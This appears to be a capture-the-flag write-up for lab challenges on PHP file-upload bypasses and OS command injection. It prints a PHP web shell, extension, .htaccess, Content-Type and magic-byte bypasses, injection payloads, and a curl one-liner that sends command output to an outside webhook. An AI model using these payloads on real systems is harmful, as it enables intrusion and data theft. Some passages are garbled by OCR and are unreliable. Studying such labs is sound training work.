File Upload WriteUp

Level 1:

Let's explain it a little:

When a user uploads a file, PHP temporarily stores the file in /tmp/phpXXXXX (where XXXXX is a random string).

Since this is a temporary file, developers need to move it to another directory using the move_uploaded_file() function.

In the example provided in the lesson, the file is moved to the /var/www/html/upload directory.

Now, if we look at the debug option, we can see that there are no restrictions on the uploaded file. This means we can simply upload a web shell through Burp Suite. However, to capture that request, we first need to upload a simple file like a text or picture file.




Index of /upload/142802bb7cac29eee4bcc07a400fba79



Apache/2.4.52 (Debian) Server at upload1.oplabs.us Port 80

Capture the POST request in Burp and then send it to Repeater so we can adjust the request.



Adjust the filename field to: level1.php with the content:

```
<?php system($_GET['cmd']); ?>
```

```
<div class="mt-3 text-center">
Content-Length: 371
                                                                                            <span style="color: red;";</pre>
Origin: https://uploadl.oplabs.us
                                                                                            </span>
Referer: https://uploadl.oplabs.us/
Upgrade-Insecure-Requests: 1
                                                                          191
                                                                                            <span style="color: green;">
                                                                                              Successfully uploaded file at: <a href="/upload/142802bb7cac29eee4bcc07a400fba79/level">upload/142802bb7cac29eee4bcc07a400fba79/level</a>
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
                                                                                                /upload/142802bb7cac29eee4bcc07a400fba79/lev
Priority: u=0, i
                                                                                              </a>
Te: trailers
                                                                                              View all uploaded file at: <a href="
                   -----30821978582124126437631363159
                                                                                              /upload/142802bb7cac29eee4bcc07a400fba79/">
Content-Disposition: form-data; name="file"; filename=
                                                                                                /upload/142802bb7cac29eee4bcc07a400fba79
level1.php"
Content-Type: image/png
                                                                                           </span>
                                                                                         </div>
                                                                          193
                                                                                       </div>
IHDROcOO>IDATHKiOlAOA;MO°D.OO&O' & gÃtÉ, CvOzÀ»TOàxÖ?;iROOxoçÖ
                                                                          195
                                                                                       <!-- JavaScript -->
                                                                          196
                                                                                       <script>
<?php system($_GET['cmd']) ?>
                                                                                         document.getElementById('uploadForm').
                                                                          197
```

Return to the link where our files are stored in the system.



Perform

Remote Code Execution (RCE) through the cmd parameter to retrieve the flag.

Level 2

3.1. Phân tích File Upload level 2

```
$error = '';
$success = '';
try {
    $filename = $_FILES["file"]["name"];
    $extension = explode(".", $filename)[1];
    if ($extension === "php") {
        die("Hack detected");
    }
    $file = $dir . "/" . $filename;
    move_uploaded_file($_FILES["file"]["tmp_name"], $file);
    $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a>
$catch (Exception $e) {
    $error = $e->getMessage();
}
```

Read more: https://www.php.net/manual/en/function.explode.php

Take a look at the debug option? Developer was trying to disallow the upload of PHP files.

- The file extension is extracted from *filename using the explode function, which splits a string into an array based on a delimiter (in this case, a period
 The extension is then taken as the first string after the period.
- Observing the flow of processing by apache2 and the application, we can
 infer that if we upload a file named test.abc.php, the explode function will
 process it as follows: test.abc.php → [test, abc, php]
- Since the code is checking the first element after the period, the extension would be identified as abc. This allows us to bypass the extension check and successfully upload a PHP file.

Use the same method described above but change the filename field to:

level2.php and the same payload as level 1

```
18 | Te: trailers
                                                                                                 /upload/e2e2cf3bdla7a55
20 -----333727452733942775531941867793
                                                                                                78728b89423534109/level
21 Content-Disposition: form-data; name="file"; filename=
                                                                                                2.abc.php
  level2.abc.php"
22 Content-Type: image/png
                                                                                           View all uploaded file at: <
24 DPNG
                                                                                            /upload/e2e2cf3bdla7a5578728
26 IHDROcOD>IDATHKiÓlADÁ;MO°Ð.OD&D'«gÃtÉ,CvOzÀ»TOàxÜ?;ìRODróçÖ
                                                                                            b89423534109/">
  àè^"OäOzIKND®B`O
                                                                                                /upload/e2e2cf3bdla7a55
27 <?php system($_GET[cmd]); ?>
                                                                                                78728b89423534109
28 -----333727452733942775531941867793
```

RCE the server:



Level 3:

From the beginning, we've always heard that we can execute PHP code only through php files. But what if there are other file extensions that mod-php still

processes as PHP?

• If such extensions exist, how can we identify them? Which configuration files or settings define this behavior?

In Apache2's httpd, there is a specific configuration file that determines which file types Apache2 will pass to mod-php for processing.

- This is known as the Apache configuration file.
 - It is used to configure various behaviors and functionalities of Apache2,
 such as:
 - DocumentRoot
 - File Handler
 - Encryption
 - Error Messages
 - ...and many other configurations.

I considered releasing this as a hint, but somehow, you all managed to solve this problem, which surprised me!

The developer allow the mod-php to execute php code with the extension of .phar, .pep or .php. However, in this case the .php was disallowed through the validation in the back end side.

Let's take a look at the debug option:

```
$success = '';
try {
    $filename = $_FILES["file"]["name"];
    $extension = end(explode(".", $filename));
    if ($extension === "php") {
        die("Hack detected");
    }
    $file = $dir . "/" . $filename;
    move_uploaded_file($_FILES["file"]["tmp_name"], $file);
    $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br/>
    $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
} catch (Exception $e) {
    $error = $e->getMessage();
}
}
```

In the docker-php.conf configuration file, two directives play an important role:

1. FilesMatch

 This applies a regular expression to match specific filenames. When a match is found, it triggers the subsequent directives (actions).

2. SetHandler

 This assigns a specific handler to process the files. In this case, the handler is mod-php (application/x-httpd-php).

For this challenge, we replace the .php file extension with .php because the developer used the extension to check for the .php files cannot be uploaded to the server, but using a .php extension bypasses this restriction.

```
<!-- Error/Success Messages -->
                                                               190
                                                                                       <div class="mt-3 text-center">
 -----212386339821897150282790663692
                                                                                            <span style="color: red;">
| Content-Disposition: form-data; name="file"; filename="
                                                                                            </span>
                                                               192
                                                                                            <span style="color: green;">
 Content-Type: image/png
                                                                                                Successfully uploaded file at: <a href="
                                                                                                 /upload/98e41fb72dea0e4b7be2
                                                                                                 8121f600elea/level3.phar"
5 IHDROcOD>IDATHKiÓlADÁ; MD°Ð. DD&D'«gÃtŘ, CvDzÀ»TDàgÜ?; ìRDDrócÖ
                                                                                                     /upload/98e41fb72dea0e4
 àè^"□āDzIEND®B:u
<?php system($_GET[cmd]); ?>
  àè^"□ä□zIEND®B`□
                                                                                                     b7be28121f600elea/level
                                                                                                     3.phar
                                                                                                View all uploaded file at: <
```

So we just need to change the file name into <a href="level3.pha" or level3.pha" level3.pha" or level3.pha or <a href="level3.pha" level3.pha" or <a href="level3.pha" level3.pha" level3.pha or <a href="level3.pha" level3.pha" or <a href="level3.pha" level3.pha" level3.pha or <a href="level3.pha" level3.pha or <a href="level3.pha"

```
      ← → €
      ♠ https://upload3.oplabsus/upload/98e41fb72dea0e4b7be28121f600e1ea/level3.phar/cmd=cat /flag.txt
      ♠ ½
      ♠ ½
      ♠ ½
      ♠
      ♠
      ♠
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      ♠</th
```

Level 4:

Why don't we create or manipulate Apache2's behavior ourselves?

• In the previous level, we learned that the Apache2 configuration file determines the behavior of Apache.

The Answer: Using .htaccess

 This only happend with some specific apache versions because the new ones don't let you override the .htaccess file only if the developer allows you to do it. In this case, the apche2.conf file was misconfigured by dev which allows attackers to override the htaccess file

.htaccess is a configuration file that:

- Can be placed in specific directories.
- Is **locally effective**, meaning it only applies to the folder containing it and its subdirectories.

By utilizing .htaccess, we can override or manipulate Apache's behavior in a localized manner without needing to modify the main Apache configuration file.

```
<Directory /usr/share>

✓ level4

                                            AllowOverride None
                                            Require all granted

∨ upload

                                    </Directory>
  .htaccess
 index.php
                                    <Directory /var/www/>
apache2.conf
                                            Options Indexes FollowSymLinks
docker-php.conf
                                            AllowOverride All
Dockerfile
                                            Require all granted
∨ level5
                              40
                                    </Directory>
```

Exploit Method:

- 1. Upload a .htaccess file
- Include the following content in the file:

```
AddType application/x-httpd-php .test
```

 This tells Apache to treat files with the .test extension as PHP files, allowing them to execute PHP code.

2. Upload a .test file

• Create a file with the .test extension, containing your PHP code (such as a web shell or any other script).

3. Execute the PHP Code

 Access the uploaded .test file through the web server, and it will run as PHP.

This method bypasses file extension restrictions by redefining how Apache interprets certain file types.

Then we upload a level4.test webshell:

```
<?php system('cat /flag.txt'); ?>
```

```
successfully uploaded file
at: <a href="
/upload/a52c684bfc2ddd69dd10
5c6c6fdf9e29/level4.test">
/upload/a52c684bfc2ddd6
9dd105c6c6fdf9e29/level
4.test
</a>
</br>
View all uploaded file at: <a href="
/upload/a52c684bfc2ddd69dd10
5c6c6fdf9e29/">
/upload/a52c684bfc2ddd69dd10
5c6c6fdf9e29/">
/upload/a52c684bfc2ddd6
9dd105c6c6fdf9e29
</a>
```

RCE the server to get the flag:

```
← → C https://upload4.oplabs.us/upload/a52c684bfc2ddd69dd105c6c6fdf9e29/level4.test
```

STOUTCTF {ElEq5VtDJ4ANFkrUqkaUBQveLHai0ju0}

Level 5:

Exploit Method: Bypassing Content-Type Check

1. Understand the Code Logic

• The developer is checking the <code>content-Type</code> of the uploaded file using <code>\$_FILES['type']</code> to ensure it equals <code>image/jpeg</code>.

2. Weakness

• The Content-Type is part of the HTTP request headers, which can be easily manipulated.

3. Steps to Exploit

- Prepare a PHP file (e.g., shell.php) containing your desired PHP code.
- Use a tool like **Burp Suite** to intercept the file upload request.
- Modify the content-Type header in the intercepted request to image/jpeg.

4. Upload the PHP File

• Send the manipulated request to the server. The server will accept the PHP file because the **Content-Type** check is bypassed.

5. Execute the Uploaded PHP File

 Access the uploaded file through the web server URL, and it will execute your PHP code.

This should be a 50 points challenge: D but I made it a little bit more tricky

```
Upgrade-Insecure-Requests: 1
                                                                                                      Successfully uploaded file at: <a href=""
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
                                                                                                      /upload/758faa3541465482840c
Sec-Fetch-Site: same-origin
                                                                                                      5891178ebe98/level5.php"
Sec-Fetch-User: ?1
                                                                                                           /upload/758faa354146548
Priority: u=0, i
                                                                                                           2840c5891178ebe98/level
Te: trailers
                                                                                                           5.php
                                                                                                      </a>
   -----28222570483524588723869688231
Content-Disposition: form-data; name="file"; filename=
                                                                                                      View all uploaded file at: <
                                                                                                      a href="
Content-Type: image/jpeg
                                                                                                      /upload/758faa3541465482840c
5891178ebe98/">
<?php system($_GET['cmd']); ?>
-----28222570483524588723869688231-
                                                                                                           /upload/758faa354146548
                                                                                                           2840c5891178ebe98
                                                                                                </span>
```

Level 6:

Exploit Method: Bypassing File Signature Check

1. Understanding File Signatures

- Different file types are identified by a few bytes at the beginning of the file, known as the file signature or magic bytes.
- The server uses the finfo_file function to extract the file signature and compares it with a whitelist (e.g., "image/jpeg", "image/png", "image/gif").
- The magic database contains a collection of these file signatures for identification.

2. The Weakness

• The server only checks the file signature but does not validate the rest of the file content.

3. Exploit Steps

Create a malicious PHP file by adding valid magic bytes (file signature)
 of an image file, followed by your PHP code. Example:

```
GIF89a <?php echo "Hacked!"; ?>
```

• The GIF89a at the beginning makes the file appear as a GIF image to the server, while the PHP code remains intact for execution.

Upload the File

 Upload this file to the server. The finfo_file function will identify it as an image based on the magic bytes.

• Execute the PHP Code


 Access the uploaded file through the web server URL. Despite being identified as an image, the server will execute the PHP code embedded in the file.

Read more: https://en.wikipedia.org/wiki/File_format#Magic_number

I guess, you're familiar with changing the content of Burp Request now so let's jump directly to the challenge.

OS Command Injection (Whois WriteUp)

1. Level 1:



In this challenge, it seems like the system will execute some functions by execute the input from users so it maybe a possibility for OS Command Injection to be happened.

Understanding the Vulnerability

- 1. The **starget** variable is passed into shell commands like **ping**, **nslookup**, and **dig** without any filtering.
- 2. An attacker can inject additional commands or malicious payloads by carefully crafting the value of **starget**.

Steps to Exploit

1. Inject Arbitrary Commands:

By appending a semicolon (;), logical operators (or |), or a pipe
 (), an attacker can terminate the original command and execute their

malicious command.

- Example payloads:
 - \circ 127.0.0.1; 1s \rightarrow Executes 1s after the ping command.

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes


64 bytes from 8.8.8.8: icmp_seq=0 ttl=114 time=6.184 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=4.554 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=114 time=8.890 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=114 time=7.595 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss round-trip min/avg/max/stddev = 4.554/6.806/8.890/1.614 ms
flag.txt
index.php
```


2. Level 2:

The system filer the semi colon through the strpos function now so we may need to executing command by using logical operators as shown in the first challenge.

Read more: https://www.php.net/manual/en/function.strpos.php



```
?php
   if(isset($_POST['command'],$_POST['target'])){
       $command = $_POST['command'];
       $target = $_POST['target'];
       if (strpos($target, ";") !== false)
           die("Hacker detected!");
       switch($command) {
           case "ping":
               $result = shell_exec("timeout 10 ping -c 4 $target 2>&1");
               break;
           case "nslookup":
               $result = shell_exec("timeout 10 nslookup $target 2>&1");
               break;
           case "dig":
               $result = shell_exec("timeout 10 dig $target 2>&1");
       die($result);
```





3. Level 3:

```
if(isset($_POST['command'],$_POST['target'])){
   $command = $_POST['command'];
   $target = $_POST['target'];
   if (strpos($target, ";") !== false)
       die("Hacker detected!");
   if (strpos($target, "&") !== false)
       die("Hacker detected!");
   if (strpos($target, "|") !== false)
       die("Hacker detected!");
   switch($command) {
       case "ping":
           $result = shell_exec("timeout 10 ping -c 4 $target 2>&1");
           break;
           $result = shell_exec("timeout 10 nslookup $target 2>&1");
       case "dig":
           $result = shell_exec("timeout 10 dig $target 2>&1");
   die($result);
```

In this updated code, the developer has attempted to prevent OS Command Injection by checking for certain special characters (;, &, |) in the starget input. However, this defense can still be bypassed using creative techniques. Let's analyze and exploit it.

Why It's Still Vulnerable

1. Only Partial Filtering:


- The script only checks for ;, &, and []. Other command injection techniques (e.g., subshells, command substitution) are not filtered.
- Examples of bypass techniques:
 - Use s() for command substitution.
 - Use backticks (``) to execute commands.

2. Direct Command Execution:

- The **starget** variable is still directly passed into **shell_exec()** without further validation or escaping.
- Even without ;, &, or , commands can be injected using other syntax.

In this case we use the URL encode to represent the newline char which is was to extend the command:

Use Burp Suite to capture the request and send it to repeater to adjust the content of the request:



4. Level 4:


The system has a new function for backing up something and if we execute the command with some input, it will print back up sucessfully or not. In this case, I may need to use Burp Suite to explore more. One of the posible guess would be Blind OS Command Injection

Even if we can execute the command, how do we see the output?

Hypothesis:

- The; or & are not filtered, so we can extend the instruction with these operators, but the printed result is only "Backup successful" or "Backup unsuccessful". So how do we know if the OS command we inserted is executed?
- To prove that CMDi can be executed, we will try to insert; sleep 5; to see if the system is temporarily sleep for 5 seconds. The; at the end of the payload is to remove the -r

/var/www/html/index.php 2>&1 part behind, to avoid causing the command to have incorrect syntax and thus not be executed



The response time was 5,1 mil seconds which proves that we can execute the command

Sending OS Command Output Externally via curl

To send the output of an OS command to an external server, you can leverage tools like <code>curl</code> (which is conveniently available on the server). Here's how you

1. Concept

Use <u>curl</u> with the <u>--data-binary</u> option to send the output of the OS command as a POST request to an external webhook (e.g., a controlled server). The <u>@-</u>syntax in <u>curl</u> instructs it to read input from the standard output (stdout) of the previous command.

2. Payload

Inject a payload to execute the desired OS command and send its response to an external server:

```
; ls | curl https://webhook.site/7619f13e-efc0-4d71-a594-4e3fa73afe46 --data-binary @-;

Referer: https://ci4.oplabs.us/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

command=backup&target=
;+1s+|curl+https://webhook.site/7619f13e-efc0-4d71-a594-4e3fa73afe46+--data-binary+@-;

### Radelivery_rate=78026&cwnd=251&unsent_bytes=0&cid=728b3c8847
99b0c7&ts=1220&x=0"


Backup was not sucessful


#### Backup was not sucessful
```

- 1s: Lists files in the current directory.
- T: Pipes the output of Is to the next command.
- curl: Sends a POST request to http://attacker.com/webhook.
- -data-binary @-: Sends the piped output as the request body.

3. Execution

- 1. Submit the payload in the vulnerable input field (target parameter in this case).
- 2. Ensure the webhook URL points to a controlled server where you can capture the POST request.





For any questions, feel free to send us on our Discord Channel : D
-An Vu